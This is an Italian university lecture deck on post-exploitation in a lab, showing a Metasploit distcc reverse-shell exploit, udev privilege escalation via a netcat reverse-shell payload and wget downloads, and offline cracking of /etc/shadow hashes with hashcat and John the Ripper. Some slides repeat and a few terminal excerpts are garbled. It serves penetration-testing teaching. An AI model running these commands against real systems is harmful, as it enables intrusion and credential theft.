

Università degli Studi di Salerno



Dipartimento di Informatica

Penetration Testing & Ethical Hacking

Postexploitation (Privilege Escalation)

Parte 2

Arcangelo Castiglione
arcastiglione@unisa.it

Exploit Locali

Esempio 4 (MS2)

➤ **Idea**: Useremo un **Exploit Locale** per effettuare **Vertical Privilege Escalation**

➤ **Ambiente Operativo**

➤ Macchina Kali con indirizzo IP **10 . 0 . 2 . 15**

➤ Macchina Target: **Metasploitable 2** con indirizzo IP **10 . 0 . 2 . 5**

Exploit Locali

Esempio 4 (MS2)

➤ Utilizziamo l'exploit trovato, per accedere alla macchina target

1. `use exploit/unix/misc/distcc_exec`
2. `set payload cmd/unix/reverse`
3. `set RHOST 10.0.2.5`
4. `set LHOST 10.0.2.15`
5. `exploit`

```
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo bYJ2TnMp7gQXsGVA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "bYJ2TnMp7gQXsGVA\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.5:56359) at 2024-05-15 10:20:53 -0400
```

Exploit Locali

Esempio 4 (MS2)

- Dopo l'accesso alla macchina target
 - Mediante il comando **whoami** verifichiamo quali sono i privilegi di accesso correnti

```
whoami  
daemon
```

«The daemon User ID/Group ID was used as an unprivileged User ID/Group ID for daemons to execute under in order to limit their access to the system»

- Mediante il comando **pwd** verifichiamo qual è la *current working directory* al momento dell'accesso

```
pwd  
/tmp
```

Dopo l'accesso al sistema tramite l'exploit, la current directory è /tmp

Exploit Locali

Esempio 4 (MS2)

- Mediante il seguente comando otteniamo informazioni relative alla versione del kernel in esecuzione sulla macchina target

- `uname -r`

```
uname -r  
2.6.24-16-server
```

- **Idea:** Cerchiamo sulle varie tassonomie (ad esempio, www.exploit-db.com) exploit locali compatibili con la versione del Kernel Linux in esecuzione sulla macchina target
 - Versione 2 . 6 nel nostro caso

Exploit Locali

Esempio 4 (MS2)

- Possiamo sfruttare il seguente exploit locale per effettuare Privilege Escalation
- <https://www.exploit-db.com/exploits/8572>

Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)

EDB-ID: 8572	CVE: 2009-1185	Author: JON OBERHEIDE	Type: LOCAL	Platform: LINUX	Published: 2009-04-30
E-DB VERIFIED: ✓		EXPLOIT: 📄 / {}		VULNERABLE APP:	

← →

```
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 * udev before 1.4.1 does not verify whether a NETLINK message originates
 * from kernel space, which allows local users to gain privileges by sending
 * a NETLINK message from user space.
 *
 * Notes:
 *
 * An alternate version of kscope's exploit. This exploit leverages the
 * 95-udev-late.rules functionality that is meant to run arbitrary commands
 * when a device is removed. A bit cleaner and reliable as long as your
 * distro ships that rule file.
```

N.B. Tale exploit dovrà essere caricato sulla macchina target

Istantanea schermo

Exploit Locali

Esempio 4 (MS2)

➤ Possiamo sfruttare il seguente exploit locale per effettuare Privilege Escalation

➤ <https://www.exploit-db.com/exploits/8572> ←

Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)

EDB-ID: 8572	CVE: 2009-1185	Author: JON OBERHEIDE	Type: LOCAL	Platform: LINUX	Published: 2009-04-30
E-DB VERIFIED: ✓		EXPLOIT: 📄 / {}		VULNERABLE APP:	

←

→

```
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 * udev before 1.4.1 does not verify whether a NETLINK message originates
 * from kernel space, which allows local users to gain privileges by sending
 * a NETLINK message from user space.
 *
 * Notes:
 *
 * An alternate version of kscope's exploit. This exploit leverages the
 * 95-udev-late.rules functionality that is meant to run arbitrary commands
 * when a device is removed. A bit cleaner and reliable as long as your
 * distro ships that rule file.
```

Exploit che sfrutta un bug di udev

Istantanea schermo

Postexploitation (Privilege Escalation)

Exploit Locali

Esempio 4 (MS2)

➤ Tale exploit è presente nel repository di *exploitdb* integrato in Kali e andrà trasferito sulla macchina target

➤ Innanzitutto, vediamo dove è memorizzato in Kali il file relativo all'exploit di interesse

➤ `searchsploit udev`

```
root@kali:~# searchsploit udev
-----
Exploit Title | Path
              | (/usr/share/exploitdb/)
-----
Linux Kernel 2.6 (Debian 4.0 / | exploits/linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubu | exploits/linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 | exploits/linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'N | exploits/linux/local/21848.rb
-----
Shellcodes: No Result
```


Exploit Locali

Esempio 4 (MS2)

➤ Tale exploit è presente nel repository di *exploitdb* integrato in Kali e andrà trasferito sulla macchina target

➤ Innanzitutto, vediamo dove è memorizzato in Kali il file relativo all'exploit di interesse

➤ **searchsploit udev**

```
root@kali:~# searchsploit udev
-----
Exploit Title | Path
-----|-----
Linux Kernel 2.6 (Debian 4.0 / | exploits/linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubu | exploits/linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 | exploits/linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'N | exploits/linux/local/21848.rb
-----
Shellcodes: No Result
```

Exploit Locali

Esempio 4 (MS2)

- Tale exploit è presente nel repository di *exploitdb* integrato in Kali e andrà trasferito sulla macchina target
- Innanzitutto, vediamo dove è memorizzato in Kali il file relativo all'exploit di interesse
 - `searchsploit udev`

```
root@kali:~# searchsploit
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
-----
Linux Kernel 2.6 (Debian 4.0) | exploits/linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubu | exploits/linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 | exploits/linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'N | exploits/linux/local/21848.rb
-----
Shellcodes: No Result
```

Il path assoluto verso tale exploit è il seguente
`/usr/share/exploitdb/exploits/linux/local`

Exploit Locali

Esempio 4 (MS2)

- Analizzando il codice sorgente dell'exploit **8572.c** possiamo ottenere due importanti informazioni sul suo utilizzo

```
* Usage:
*
* 1. Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
*    usually is the udevd PID minus 1) as argv[1].
*
* The exploit will execute /tmp/run as root so throw whatever payload you
* want in there.
*/
```

1. L'exploit prende come argomento di input il *Process Identifier (PID)* dell'*udev netlink socket*

Exploit Locali

Esempio 4 (MS2)

- È possibile ottenere il PID dell'*udev* *netlink* socket digitando il seguente comando sulla macchina target, attraverso la sessione aperta tramite l'exploit remoto

➤ `cat /proc/net/netlink`

```
cat /proc/net/netlink
sk      Eth Pid      Groups  Rmem    Wmem    Dump    Locks
f7c47800 0    0      000000000 0        0      000000000 2
dfec7400 4    0      000000000 0        0      000000000 2
f7f5b800 7    0      000000000 0        0      000000000 2
f7c13600 9    0      000000000 0        0      000000000 2
f7c4d400 10   0      000000000 0        0      000000000 2
f7c47c00 15   0      000000000 0        0      000000000 2
dfc4e800 15   2297   000000001 0        0      000000000 2
f7c4c800 16   0      000000000 0        0      000000000 2
dfc23800 18   0      000000000 0        0      000000000 2
```

Va considerato l'unico PID diverso da 0

Exploit Locali

Esempio 4 (MS2)

- Analizzando il codice sorgente dell'exploit **8572.c** possiamo ottenere due importanti informazioni sul suo utilizzo

```
* Usage:
*
* Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
* usually is the udevd PID minus 1) as argv[1].
*
* 2. The exploit will execute /tmp/run as root so throw whatever payload you
* want in there.
*/
```

2. L'exploit eseguirà il file **/tmp/run** come utente root
 - Di conseguenza, inseriremo un payload all'interno di tale file, così che tale payload venga eseguito come utente root

Exploit Locali

Esempio 4 (MS2)

- Per trasferire l'exploit locale (**8572.c**) dalla macchina Kali alla macchina target useremo il Web Server Apache nel modo seguente
 1. La macchina Kali condividerà l'exploit **8572.c** tramite Apache
 2. La macchina target scaricherà tale exploit tramite il comando **wget**

- Sulla macchina Kali, copiamo l'exploit **8572.c** nella root directory di default di Apache
 - `cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/`

Exploit Locali

Esempio 4 (MS2)

- Creiamo il seguente payload (*bash script* chiamato **run**) all'interno della directory **/var/www/html/** della macchina Kali
- Tale payload si occuperà di creare una semplice *Reverse TCP Shell* tramite *netcat* (comando **nc**)

```
#!/bin/bash  
nc 10.0.2.15 12345 -e /bin/bash
```

Contenuto del file **run**

10.0.2.15:
Indirizzo IP
macchina Kali

Exploit Locali

Esempio 4 (MS2)

- Assegniamo i permessi di esecuzione allo script **run**
 - **chmod 755 run**
- Avviamo il Web Server Apache
 - **service apache2 start**

Exploit Locali

Esempio 4 (MS2)

- Torniamo alla sessione aperta tramite l'exploit remoto e
 - Scarichiamo sulla macchina target i due file condivisi tramite Apache
 - `wget 10.0.2.15/8572.c`
 - `wget 10.0.2.15/run`
 - Compiliamo l'exploit `8572.c`
 - `gcc 8572.c -o 8572`

Exploit Locali

Esempio 4 (MS2)

- Avviamo un *listener* tramite netcat sulla macchina Kali
- `nc -lvp 12345`

```
root@kali:/var/www/html# nc -lvp 12345  
listening on [any] 12345 ...
```

Exploit Locali

Esempio 4 (MS2)

- Sfruttando la sessione aperta tramite l'exploit remoto eseguiamo l'exploit locale (**8572**) sulla macchina target, passandogli come argomento il *Process Identifier (PID)* dell'*udev netlink socket* ottenuto in precedenza

- `./8572 2297`

Exploit Locali

Esempio 4 (MS2)

- Sfruttando la sessione aperta tramite l'exploit remoto eseguiamo l'exploit locale (**8572**) sulla macchina target, passandogli come argomento il *Process Identifier (PID)* dell'*udev netlink socket* ottenuto in precedenza

- `./8572 2297`

- Torniamo al terminale da cui avevamo avviato il *listener* (sulla macchina Kali) e digitiamo il seguente comando

- `whoami`

```
root@kali:/var/www/html# nc -lvp 12345
listening on [any] 12345 ...
10.0.2.6: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 53074
whoami
root
```

Exploit Locali


Esempio 4 (MS2)

- Sfruttando la sessione aperta tramite l'exploit remoto eseguiamo l'exploit locale (8572) sulla macchina target, passandogli come argomento il *Process Identifier (PID)* dell'*udev netlink socket* ottenuto in precedenza

- `./8572 2297`

- Torniamo al terminale da cui avevamo avviato il *listener* (sulla macchina Kali) e digitiamo il seguente comando

- `whoami`



```
root@kali:~# ./8572 2297
listening
10.0.2.6: failed: Unknown host
connect t (UNKNOWN) [10.0.2.6] 53074
whoami
root
```

Tramite l'exploit locale abbiamo ottenuto i permessi di utente root

Outline

- Concetti Preliminari
- Exploit Locali
- **Password Cracking**
 - Offline Password Cracking
 - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- Sfruttamento di Errate Configurazioni

Password Cracking

➤ L'autenticazione è tipicamente basata sui seguenti fattori

➤ ***Something you know***

➤ Ad es., *password*

➤ ***Something you have***

➤ Ad es., *token o smart card*

➤ ***Something you are***

➤ Ad es., *Biometria*

Password Cracking

- Le password rappresentano uno dei metodi più comuni per autenticare un utente presso un sistema
- Quando un utente inserisce username e password (corretti), il sistema consente a tale utente di accedere a determinate funzionalità
 - In base alle *autorizzazioni* fornite a tale utente

Password Cracking

- Esistono due tipologie di password cracking, che variano in base a come tale processo viene effettuato
 - ***Offline Password Cracking***
 - ***Online Password Cracking***

Password Cracking

➤ Esistono due tipologie di password cracking, che variano in base a come tale processo viene effettuato

➤ ***Offline Password Cracking***

➤ Il pentester (o l'attaccante)

1. Recupera dalla macchina target i file con gli hash delle password (relative al Sistema Operativo e/o a suoi servizi) e li copia altrove
2. Usa strumenti di password cracking per ottenere le password corrispondenti a tali hash

➤ **N.B.** Il pentester (o l'attaccante) non deve preoccuparsi di eventuali meccanismi di blocco presenti sulla macchina target

➤ Il processo di cracking viene eseguito «offline», localmente alla macchina del pentester (o dell'attaccante) e non richiede l'interazione con la macchina target

Password Cracking

➤ Esistono due tipologie di password cracking, che variano in base a come tale processo viene effettuato

➤ ***Online Password Cracking***

➤ Il pentester (o l'attaccante) tenta di accedere alla macchina target remota interagendo con essa e «provando a indovinare» le credenziali di accesso

➤ Questa tecnica può indurre la macchina target remota a bloccare la macchina del pentester (o dell'attaccante) dopo un certo numero di tentativi falliti

Outline

- Concetti Preliminari
- Exploit Locali
- Password Cracking
 - **Offline Password Cracking**
 - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- Sfruttamento di Errate Configurazioni

Offline Password Cracking

- **Osservazione:** Perché ottenere altre credenziali di accesso quando si hanno già i privilegi di root o di amministratore?
 - Alcune applicazioni potrebbero essere eseguite soltanto da **utenti che non hanno** i privilegi di root (o di amministratore)
 - Ad esempio, il TOR Browser
- L'*Offline Password Cracking* potrebbe anche essere utile quando, mediante *SQL Injection*, si effettua il dump di un database dove le password sono memorizzate sotto forma di hash

Offline Password Cracking

Hash Identifier

- Per poter effettuare il cracking di un dato hash è innanzitutto necessario determinarne il tipo di algoritmo che lo ha generato, così da scegliere l'opportuno algoritmo di cracking
- Lo strumento **hash-identifier** può essere utilizzato per identificare il tipo di un determinato hash
 - <http://code.google.com/p/hash-identifier/>
- È possibile avviare **hash-identifier** digitando il seguente comando
 - **hash-identifier**

Hash Identifier

```
root@kali:~# hash-identifier
#####
#
#
# pippo.txt jkakavas-
# creepy-plugins...
#
#
#
# v1.1 #
# By Zion3R #
# www.Blackexploit.com #
# Root@Blackexploit.com #
#####
-----
HASH:
```

Offline Password Cracking

Hash Identifier – Esempio

- Supponiamo di avere il seguente hash
 - **d111b38c0e73bc867c4bad4023606a0e0df64c2f**

Output parziale

```
root@kali:~# hash-identifier
#####
#
#
# pipou.txt jkakavas-
# zip creepy-plugins...
#
#
#
#
#
#
#
#
#
# By Zion3R #
# www.Blackexploit.com #
# Root@Blackexploit.com #
#####

-----
HASH: d111b38c0e73bc867c4bad4023606a0e0df64c2f
Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
```


Hash Identifier – Esempio

- Supponiamo di avere il seguente hash
 - **d111b38c0e73bc867c4bad4023606a0e0df64c2f**

Output parziale

```
root@kali:~# hash-identifier
#####
#
#
# piped-tit jakavas- v1.1 #
# -creepy-plugins... #
# # By Zion3R #
# te pernessi www.Blackloit com #
# # com #
# #####
HASH: d111b38c0e73bc867c4bad4023606a0ef c2f
Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
```

Hash Identifier – Esempio

- ## Output parziale

Tale informazione dovrà essere passata agli algoritmi di password cracking, insieme all'hash che si intende invertire

Hash Identifier – Esempio

- ## Output parziale

N.B. Tale programma non sempre identifica correttamente la tipologia di hash

Offline Password Cracking

Hashcat

- Strumento free e multithreaded per il password cracking
 - <https://hashcat.net/hashcat/>
- Usato per effettuare il cracking di più di 80 algoritmi di hashing (e relative varianti)
 - <http://hashcat.net/hashcat/#features-algos>
- Password cracker che permette di utilizzare CPU, GPU, APU e più in generale qualsiasi tecnologia compatibile con OpenCL



Offline Password Cracking

Hashcat – Modalità Operative

- Hashcat supporta 6 modalità operative per il password cracking
 - ***Straight***
 - ***Combination***
 - ***Toggle Case***
 - ***Brute Force***
 - ***Permutation***
 - ***Table-lookup***



Offline Password Cracking

Hashcat – Modalità Operative

- ***Straight***: Hashcat utilizzerà come password ciascuna riga presa da un file testuale (*dizionario*)
 - Modalità di attacco (*cracking*) di default usata da Hashcat
 - Modalità anche nota come «Attacco a Dizionario»



Offline Password Cracking

Hashcat – Modalità Operative

- **Combination:** Hashcat combinerà ogni parola presente nel dizionario

- **Esempio:** supponiamo di avere le seguenti due parole nel dizionario: «password» e «01»
 - Hashcat creerà le seguenti password
 - passwordpassword
 - password01
 - 01password
 - 0101



Offline Password Cracking

Hashcat – Modalità Operative

- **Toggle Case:** Hashcat genererà tutte le possibili combinazioni di varianti maiuscole e minuscole per ogni parola presente nel dizionario
 - Può essere vista come un'estensione della modalità **Combination**



Offline Password Cracking

Hashcat – Modalità Operative

- **Brute Force:** Hashcat proverà tutte le combinazioni che è possibile generare a partire da un dato alfabeto
- **Esempio:** supponiamo di voler specificare
 - Password di lunghezza 2
 - Alfabeto contenente le lettere dalla **A** alla **Z**
 - Hashcat genererà le password da **AA** a **ZZ**



Offline Password Cracking

Hashcat – Modalità Operative

➤ **Permutation:** Hashcat genererà tutte le permutazioni di una parola presente nel dizionario

➤ **Esempio:** se nel dizionario abbiamo la parola **AB**, le relative permutazioni saranno le seguenti

➤ **AB**

➤ **BA**



Offline Password Cracking

Hashcat – Modalità Operative

- **Table-lookup:** Per ogni parola nel dizionario, Hashcat genererà automaticamente delle *maschere*
- https://hashcat.net/wiki/doku.php?id=table_lookup_attack



Offline Password Cracking

Hashcat

- È possibile avviare **hashcat** tramite due modalità
 - Grafica, attraverso la sezione «05 – Password Attacks» di Kali Linux
 - Da Terminale, digitando **hashcat**
- Mediante il seguente comando è possibile ottenere informazioni su **hashcat**
 - **man hashcat**

Output parziale

```
Hashcat(1)                                General Commands Manual                                Hashcat(1)

NAME
    hashcat - Advanced CPU-based password recovery utility

SYNOPSIS
    hashcat [options] hashfile [mask|wordfiles|directories]

DESCRIPTION
    Hashcat is the world's fastest CPU-based password recovery
    tool.
```



Offline Password Cracking

Hashcat

- Opzioni principali
 - `-m, --hash-type=NUM`
 - `-a, --attack-mode=NUM`

Offline Password Cracking

Hashcat

➤ Opzioni principali

➤ `-m, --hash-type=NUM`

➤ Hash types

➤ `0 = MD5`

➤ `10 = md5($pass.$salt)`

➤ `20 = md5($salt.$pass)`

➤ `30 = md5(unicode($pass).$salt)`

➤ `40 = md5($salt.unicode($pass))`

➤ `50 = HMAC-MD5 (key = $pass)`

➤ `60 = HMAC-MD5 (key = $salt)`

➤ `100 = SHA1`

Output parziale

Offline Password Cracking

Hashcat

➤ Opzioni principali

➤ `-a, --attack-mode=NUM`

➤ `Attack mode`

- `0 = Straight`
- `1 = Combination`
- `2 = Toggle-Case`
- `3 = Brute-force`
- `4 = Permutation`
- `5 = Table-Lookup`

Output parziale

Offline Password Cracking

Hashcat – Esempio

- File testuale (**test.hash**) contenente il seguente hash MD5
 - **5f4dcc3b5aa765d61d8327deb882cf99**
- Useremo il dizionario **rockyou.txt** per effettuare il cracking
 - **locate rockyou.txt**
- I file **test.hash** e **rockyou.txt** devono trovarsi nella stessa directory (ad esempio, **/root/cracking/**)
 - **mkdir /root/cracking**
 - **cd /root/cracking/**
 - **cp /usr/share/wordlists/rockyou.txt.gz .**
 - **gunzip rockyou.txt.gz**

Offline Password Cracking

Hashcat – Esempio

- Per effettuare il cracking dell'hash contenuto nel file **test.hash** utilizziamo la modalità di attacco di default (*Straight*)
- **hashcat -m 0 test.hash rockyou.txt --force**

Output parziale

```
Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

5f4dcc3b5aa765d61d8327deb882cf99:password

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: MD5
Hash.Target.....: 5f4dcc3b5aa765d61d8327deb882cf99
Time.Started.....: Thu Apr 25 10:31:45 2019 (0 secs)
Time.Estimated...: Thu Apr 25 10:31:45 2019 (0 secs)
Guess.Base.....: File (rockyou.txt)
```

Offline Password Cracking

Hashcat – Esempio

- Per effettuare il cracking dell'hash contenuto nel file **test.hash** utilizziamo la modalità di attacco di default (*Straight*)
- **hashcat -m 0 test.hash rockyou.txt --force**

Output parziale

```
Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

5f4dcc3b5aa765d61d8327deb882cf99:password

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: MD5
Hash.Target.....: 5f4dcc3b5aa765d61d8327deb882cf99
Time.Started.....: Thu Apr 25 10:31:45 2019 (0 secs)
Time.Estimated...: Thu Apr 25 10:31:45 2019 (0 secs)
Guess.Base.....: File (rockyou.txt)
```

Lo strumento ha effettuato il cracking dell'hash, recuperando la password associata ad esso

Offline Password Cracking

Hashcat – Esempio

- Hashcat permette anche di visualizzare il risultato del cracking di un determinato hash, senza effettuare di nuovo il processo di cracking

- `hashcat test.hash --show`


```
root@kali:~/cracking# hashcat test.hash --show  
5f4dcc3b5aa765d61d8327deb882cf99:password  
root@kali:~/cracking#
```

Offline Password Cracking

Hashcat – Esempio

- Hashcat permette anche di visualizzare il risultato del cracking di un determinato hash, senza effettuare di nuovo il processo di cracking
 - `hashcat test.hash --show`

```
root@kali:~/cracking# hashcat test.hash --show
5f4dcc3b5aa765d61d8327deb882cf99:password
root@kali:~/cracking#
```



Offline Password Cracking

John (the Ripper)

- Strumento che può essere utilizzato per effettuare il cracking delle password
- Può
 - Effettuare il cracking di oltre 40 tipi di password (hash)
 - Operare anche su password generate tramite algoritmi di cifratura quali *DES* e *crypt*
- <https://www.openwall.com/john/>



Offline Password Cracking

John (the Ripper)

- È possibile avviare John tramite due modalità
 - Grafica, attraverso la sezione «05 – Password Attacks» di Kali Linux
 - Da Terminale, digitando **john**
- Mediante il seguente comando è possibile ottenere informazioni su John

➤ **man john**

Output parziale

```
JOHN(8)                               System Manager's Manual          JOHN(8)
NAME
    john - a tool to find weak passwords of your users

SYNOPSIS
    john [options] password-files

DESCRIPTION
    This manual page documents briefly the john command. This manual page
    was written for the Debian GNU/Linux distribution because the original
    program does not have a manual page. john, better known as John the
    Ripper, is a tool to find weak passwords of users in a server. John can
    use a dictionary or some search pattern as well as a password file to
    check for passwords. John supports different cracking modes and under-
    stands many ciphertext formats, like several DES variants, MD5 and
    blowfish. It can also be used to extract AFS and Windows NT passwords.
```

Offline Password Cracking

John (the Ripper) – Modalità di Cracking

- In generale, John opera su file contenenti le password da crackare
- John supporta quattro modalità di password cracking
 - ***Wordlist Mode***
 - ***Single Crack Mode***
 - ***Incremental Mode***
 - ***External Mode***

Offline Password Cracking

John (the Ripper) – Wordlist Mode

- È sufficiente fornire in input a John il file con la *wordlist* e quello con gli hash delle password da crackare
 - *Wordlist*: file testuale contenente una lista di possibili password (dizionario)
 - Una parola (password) su ciascuna riga del file
- Si possono usare regole che permettono a John di modificare le password contenute nella *wordlist*
- Le *wordlist* possono essere create ad hoc oppure scaricate da Internet
 - Esistono numerosi siti che forniscono *wordlist*

Offline Password Cracking

John (the Ripper) – Wordlist Mode

- È sufficiente fornire in input a John il file con la *wordlist* e quello con gli hash delle password da crackare
 - *Wordlist*: file testuale contenente una lista di possibili password (dizionario)
 - Una parola (password) su ciascuna riga del file
- Si possono usare regole che permettono a John di modificare le password contenute nella *wordlist*
- Le *wordlist* possono essere create ad hoc oppure scaricate da Internet
 - Esistono numerosi siti che forniscono *wordlist*

N.B. Anche Kali Linux fornisce varie *wordlist*

Offline Password Cracking

John (the Ripper) – Single Crack Mode

- Modalità suggerita dall'autore di John
 - È quindi buona norma utilizzare tale modalità come prima opzione
- John userà le password ottenute a partire dal file (*password file*) di cui si intende effettuare il cracking
 - Username
 - Campi Full Name
 - *Home directory* di un utente
 - Etc
- È molto più veloce della modalità basata su wordlist (*Wordlist Mode*)

Offline Password Cracking

John (the Ripper) – Single Crack Mode

➤ Tipicamente utilizzata per il password cracking di file aventi il seguente formato

➤ **Username:Password**

➤ **Esempio:** Se lo username è **Hacker**, tale modalità potrebbe provare il cracking mediante le seguenti password

➤ **hacker**

➤ **HACKER**

➤ **hacker1**

➤ **h-acker**

➤ **hacker=**

Offline Password Cracking

John (the Ripper) – Incremental Mode

- John proverà come password tutte le possibili combinazioni di caratteri
- È la modalità di cracking più potente
 - Ma se non si imposta la «condizione di terminazione» il processo di cracking potrebbe richiedere molto tempo
- Esempi di condizioni di terminazione potrebbero essere
 - L'impostazione di un limite (piccolo) sulla lunghezza delle password
 - L'utilizzo di un alfabeto ridotto di caratteri
 - Etc

Offline Password Cracking

John (the Ripper) – External Mode

- Permette a John di usare modalità di cracking esterne ad esso
- È necessario creare un'apposita sezione all'interno del file di configurazione di John
 - `[List.External:MODE]`, dove **MODE** è il nome della modalità utilizzata
- Tale sezione contiene funzioni scritte in linguaggio C
 - John compilerà ed userà tali funzioni
- Per maggiori informazioni
 - <https://www.openwall.com/john/doc/EXTERNAL.shtml>

Offline Password Cracking

John (the Ripper) – Scelta della Modalità di Cracking

➤ Se non viene specificata la modalità di cracking, John userà di default il seguente ordine

- 1. *Wordlist Mode***
- 2. *Single Crack Mode***
- 3. *Incremental Mode***

Offline Password Cracking

John (the Ripper) – Esempio

- La maggior parte dei sistemi operativi UNIX-based memorizzano le password nei file **shadow** e **passwd**
 - Per poter leggere il file **shadow** tipicamente è necessario avere i privilegi di utente root
- Dopo aver ottenuto tali file sarà necessario «unirli», affinché John possa utilizzarli per il cracking
 - John fornisce il comando **unshadow** che si occupa di effettuare tale operazione

Offline Password Cracking

John (the Ripper) – Esempio

➤ `man unshadow`

```
UNSHADOW(8)                                System Manager's Manual                                UNSHADOW(8)

NAME
    unshadow - combines passwd and shadow files

SYNOPSIS
    unshadow password-file shadow-file

DESCRIPTION
    This manual page documents briefly the unshadow command, which is part
    of the john package. This manual page was written for the Debian
    GNU/Linux distribution because the original program does not have a
    manual page. john, better known as John the Ripper, is a tool to find
    weak passwords of users in a server.

    The unshadow tool combines the passwd and shadow files so John can use
    them. You might need this since if you only used your shadow file, the
    GECOS information wouldn't be used by the "single crack" mode, and also
    you wouldn't be able to use the '-shells' option. On a normal system
    you'll need to run unshadow as root to be able to read the shadow file.

SEE ALSO
    john(8), mailer(8), unafs(8), unique(8).
    Manual page unshadow(8) line 1 (press h for help or q to quit)
```


Offline Password Cracking

John (the Ripper) – Esempio

- Usiamo i file `/etc/shadow` ed `/etc/passwd` di Metasploitable 2
- Li copiamo nella directory `/var/www` di Metasploitable 2 in modo da renderli disponibili a Kali
 - `cp /etc/passwd /var/www/`
 - `cp /etc/shadow /var/www/`
 - `cd /var/www`
 - `chmod 755 shadow`
- In Kali creiamo una cartella (ad esempio, **johncrack**) in cui andremo a scaricare i file condivisi al passo precedente
 - `mkdir johncrack`
 - `wget 10.0.2.6/passwd`
 - `wget 10.0.2.6/shadow`

Offline Password Cracking

John (the Ripper) – Esempio

- Usiamo lo strumento **unshadow** per effettuare il *merge* in un unico file (**pass**) dei due file scaricati precedentemente (**passwd** e **shadow**)
 - **unshadow passwd shadow > pass**

```
root@kali:~/pwd# unshadow passwd shadow > pass  
Created directory: /root/.john
```

Offline Password Cracking

John (the Ripper) – Esempio

➤ Avviamo John sul file **pass**

➤ **john pass**

Output parziale

```
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
user      (user)
postgres  (postgres)
msfadmin   (msfadmin)
service    (service)
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 117 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 141 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 108 candidates buffered for the current salt, minimum 144
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789  (klog)
batman      (sys)
```

Password (red box) **Username** (green box)

Password (red box) **Username** (green box)

Offline Password Cracking

John (the Ripper) – Esempio

➤ Avviamo John sul file **pass**

➤ **john pass**

Output parziale

```
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 117 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 141 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 108 candidates buffered for the current salt, minimum 144
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789     (klog)
batman        (sys)
```

Credenziali per l'accesso
al sistema operativo

Offline Password Cracking

John (the Ripper) – Esempio

- Avviamo John sul file **pass**
- **john pass**

Output parziale

```
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
